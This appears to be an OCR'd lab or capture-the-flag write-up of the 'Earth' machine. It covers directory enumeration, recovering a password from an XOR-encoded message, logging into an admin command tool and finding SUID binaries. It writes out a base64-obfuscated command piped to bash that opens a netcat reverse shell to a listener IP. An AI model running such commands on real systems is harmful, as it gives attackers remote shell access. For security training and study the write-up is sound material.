
During the scan with gobuster, we discovered a directory named admin on the server. Finding such a directory may indicate the presence of an administrative panel or sensitive files related to site management .

Mitigation:

- Enforce strong authentication for accessing any files or pages within the admin directory.
- Encrypt data stored or transmitted through these pages to ensure sensitive information is protected.


- Obscure or change the paths of sensitive directories to reduce the chance of them being easily discovered by attackers.
- Regularly update the system and ensure no unnecessary files are left that may contain exploitable information.


Admin **Command Tool**



- **But we're asked to log in, and we don't have access to the information yet.**


Terratest.earth.local**— Web Application Enumeration**







domain https://terratest.earth.local/ in the web browser.

using (gobuster)



- **Results**:
  - **I found a file that seemed important:** robots.txt.


view-source:https://terratest.earth.local/robots.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*




- **Results**:
  - **interesting file:** testingnotes.txt
- **Results**:
  - Terra is the username
  - The hexadecimal message we found at http://earth.local/ is encrypted with XOR
  - The encryption key is located in the file testdata.txt


- **the file testdata.txt.**

- **Results**:
  - Now we have the username, key, and the type of encryption.


B. Exploitation





- **Tools**:
  - **cyberchef**
- **Results**:
  - After several attempts, I got the password




- **Results**:
  - I succeeded in logging in









- **Results**:
  - user_flag.txt.




Set Listening Port







- **Tools**:
  - **netcat**
- **Results**:
  - Faild, Encode the command using Base64 format

I used Base64 command.






echo 'bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMTgyLjE0NyA0NDQ0Cg==' | base64 -d | bash



- **Results**:
    - access this machine




```
bash-5.1$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
